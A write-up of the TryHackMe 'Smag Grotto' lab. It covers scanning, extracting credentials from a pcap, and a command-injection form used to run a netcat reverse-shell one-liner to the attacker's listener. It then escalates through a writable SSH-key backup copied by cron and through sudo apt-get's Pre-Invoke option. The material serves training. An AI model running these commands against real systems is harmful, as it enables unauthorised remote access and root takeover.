6 minutes
TryHackMe - Smag Grotto Room
Before we begin, you can access this room by creating an account with tryhackme.com and browsing to this link to join it, or by simply searching for “Smag Grotto” under the Hacktivities tab.
Reconnaissance
- browsing to the website on port 80, we are greeted with a welcome page stating the website is under active development;
- checking the source code, we cannot find anything helpful;
- robots.txt does not exist.
Scanning & Enumeration
Running nmap
nmap -sV -sC -oA nmap/top1000 -vv 10.10.250.27

Nmap scan report for 10.10.250.27
Host is up, received syn-ack (0.094s latency).
Scanned at 2020-07-30 07:44:41 BST for 14s
Not shown: 998 closed ports
Reason: 998 conn-refused
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 74:e0:e1:b4:05:85:6a:15:68:7e:16:da:f2:c7:6b:ee (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDORe0Df8XvRlc3MvkqhpqAX5/sbUoEiIckKSVOLJVmWb9jOq2r0AfjaYAAZzgH9RThlwbzjGj6r4yBsXrMFB01qemsYBzUkut9Q12P+uly9+SeL6X7CUavLnkcAz0bzkqQpIFLG9HUyu9ysmZqE1Xo6NumtNh3Bf4H1BbS+cRntagn1TreTWJUiT+s7Gr9KEIH7rQUM8jX/eD/zNTKMN9Ib6/TM7TkPxAnOSw5JRfTV/oC8fFGqvjcAMxlhqS44AL/ZziI50OrCX9rMKtjZuvPaW2U31Sr8nUmtd3jnJPjMH2ZRfeRTPybYOblPOZq5lV2Fu4TwF/xOv2OrACLDxj5
|   256 bd:43:62:b9:a1:86:51:36:f8:c7:df:f9:0f:63:8f:a3 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBN6hWP9VGah8N9DAM3Kb0OZlIEttMMjf+PXwLWfHf0dz6OtdbrEjblgrck0i7fT95F1qdRJHtBdEu5yg4r6/gkY=
|   256 f9:e7:da:07:8f:10:af:97:0b:32:87:c9:32:d7:1b:76 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPWHQ800Vx/X5aGSIDdpkEuKgFDxnjak46F/IsegN2Ju
80/tcp open  http    syn-ack Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Smag
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Jul 30 07:44:55 2020 -- 1 IP address (1 host up) scanned in 14.86 seconds
- 2 ports open:
- HTTP
- SSH
Note: Running nmap with the -p- switch returns no other open ports.
Running gobuster
gobuster dir -u http://10.10.250.27 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.250.27
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2020/07/30 08:17:44 Starting gobuster
===============================================================
/mail (Status: 301)
- found /mail directory

Reading these, we now know that the email software used is mail2web and that it has a bug and we also find a network trace file that we can just wget:
wget http://10.10.250.27/aW1wb3J0YW50/dHJhY2Uy.pcap
Analyzing The Network Trace With Wireshark
Fire up Wireshark and load the .pcap file.

We have an easy one. Just 10 entries.
Entry 1, 2 and 3 is where the handshake happens:
- From 192.168.33.10 the user has accessed 192.168.33.69 on port 80 and sent a SYN request
- 192.168.33.69 responded with a SYN/ACK
- 192.168.33.10 responded with an ACK request and the communication channel has been established between the two hosts
Entry 4 contains a POST request to /login.php. If you right click on the packet and select “Follow HTTP Stream” you will find the host for which the request was made and clear text credentials used to login.

From the above, we now know that there’s a development subdomain on which we can log in. Let’s add development.smag.thm and smag.thm to our /etc/hosts file.
sudo vim /etc/hosts

10.10.250.27    smag.thm
10.10.250.27    development.smag.thm

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
Gaining Access
Browsing to development.smag.thm we are greeted with a page stating “Enter a command”
I tried submitting a whoami request but nothing came back, not even in burp, although the status code is 200

Next, I have started a nc listener on my kali box and attempted to connect from the victim machine just to see if we have command execution on the server:
nc -lvnp 9001

listening on [any] 9001 ...
connect to [10.X.X.X] from (UNKNOWN) [10.10.250.27] 43730
Yup, we do. Let’s generate a nc reverse shell payload and see if we can get a reverse shell back. On the victim machine, in the “Enter a command” form, run the following, after establishing a listener on the same port locally:
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.X.X.X 9001 >/tmp/f

nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.X.X.X] from (UNKNOWN) [10.10.250.27] 43732
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Yay, we got a reverse shell as the www-data user
Let’s now upgrade to a TTY shell and prepare for privesc.
python3 -c 'import pty; pty.spawn("/bin/bash")'
ctrl + z to background shell
stty raw -echo (on your kali machine)
press enter once
fg (to foreground the previously backgrounded shell)
press enter twice
You should now have an upgraded, TTY shell.
Privesc
From www-data to jake
Running cat /etc/hosts, we can see that there’s one user on the box - jake - apart from the root user.
We are unable to write in any of the www/var/html folders that www-data is usually able to, therefore I switched to the /tmp directory and found that we can write there.
Let’s run some enumeration scripts to see what we can do.

Note: don’t forget to chmod +x your downloaded files.
Interesting finds:
[-] It looks like we have some admin users:
uid=104(syslog) gid=108(syslog) groups=108(syslog),4(adm)
uid=1000(jake) gid=1000(jake) groups=1000(jake),4(adm),24(cdrom),30(dip),46(plugdev),114(lpadmin),115(sambashare),1001(netadmin)

[-] Accounts that have recently used sudo:
/home/jake/.sudo_as_admin_successful

[-] Crontab contents:
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
*  *    * * *   root    /bin/cat /opt/.backups/jake_id_rsa.pub.backup > /home/jake/.ssh/authorized_keys

[-] Location and Permissions (if accessible) of .bak file(s):
-rw-r--r-- 1 root root 3020 Jun  4 11:37 /etc/apt/sources.bak
Let’s check the /opt/.backups path as that’s the most interesting at this point.
www-data@smag:/tmp/exploit$ ls -la /opt/.backups/
total 12
drwxr-xr-x 2 root root 4096 Jun  4 15:49 .
drwxr-xr-x 3 root root 4096 Jun  4 15:37 ..
-rw-rw-rw- 1 root root  563 Jun  5 09:25 jake_id_rsa.pub.backup
It looks like we can read/write to it and the cronjob is adding ontents of jake_id_rsa.pub.backup to /home/jake/.ssh/authorized_keys
On my Kali box, I have ran ssh-keygen which has generated a private/public ssh key pair. Next, I have copied the contents of the id_rsa.pub key file to /opt/.backups/jake_id_rsa.pub.backup
On the next cronjob run, our public key will be added to the authorized_keys file inside Jake’s profile which means we can just use jake@smag.thm with our id_rsa private key file to log in without the password.
vlad@kali:~/.ssh$ ssh -i id_rsa jake@smag.thm
The authenticity of host 'smag.thm (10.10.250.27)' can't be established.
ECDSA key fingerprint is SHA256:MMv7NKmeLS/aEUSOLy0NbyGrLCEKErHJTp1cIvsxnpA.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'smag.thm,10.10.250.27' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-142-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

Last login: Fri Jun  5 10:15:15 2020
jake@smag:~$ ls
user.txt
From jake to root
I next ran linPEAS to further enumerate the box as jake. Interesting finds:
User jake may run the following commands on smag:
    (ALL : ALL) NOPASSWD: /usr/bin/apt-get
We can use this to elevate our access to root as per below:
jake@smag:/tmp/exploit$ sudo apt-get update -o APT::Update::Pre-Invoke::=/bin/sh
# whoami
root
More info on this technique can be found here.
Special thanks to JakeDoesSec for this room.